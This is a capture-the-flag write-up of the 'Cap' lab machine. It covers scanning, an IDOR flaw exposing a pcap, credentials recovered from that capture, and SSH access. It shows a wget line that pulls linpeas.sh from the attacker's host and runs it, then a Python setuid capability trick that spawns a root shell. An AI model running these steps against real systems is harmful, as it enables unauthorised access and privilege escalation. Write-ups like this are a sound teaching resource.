
# Write up of Machine cap

By: thomas marcos shalapy


1 – scanning



PORT STATE SERVICE VERSION 21/tcp open ftp vsftpd 3.0.3


# 22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)

## 80/tcp open http gunicorn




As we can see in up picture there is number after data and that is called ID. If we put there /0 then we can see the number and that is the data of pcap file.


also a vulnerability called IDOR.



First of all we have to download the pcap file and analyze that with wireshark. I have already downloaded so i will show you the analyze part of wireshark



After analyzing pcap file through wireshark we can see the sensitive information seen such as user and password.




I get the user name nathan and password Buck3tH4TF0RM3!

Then I used ftp to get connect with the user and using user name and password I get access to machine

And using ssh I get another connection with the machine

Ssh nathan@10.10.10.245

3- exploitation and gain access to victim machine



### 4- privilege escalation


So for the root privileges we have to run tool like linpeas.sh so we can do Privilege escalation

First of all download linpeas.sh

In my kali linux


wget <a href="https://github.com/carlospolop/PEASS-ng/releases/download/20230402/linpeas.sh">https://github.com/carlospolop/PEASS-ng/releases/download/20230402/linpeas.sh</a>

and I open python3 -m http.server 80 in my kali




Then in victim machine I use command wget http://10.10.16.37 /linpeas.sh And used chmod +x linpeas.sh to make it executable to run

#### The I ran it



Path to the binary on this machine has special capabilities that can be abused to obtain root privileges



Path is /usr/bin/python3.8

The I used some commad line to get root

Import os

Os.setuid(0)

0

Os.system('id')

Os.system('sh')



The is capture the flag of root

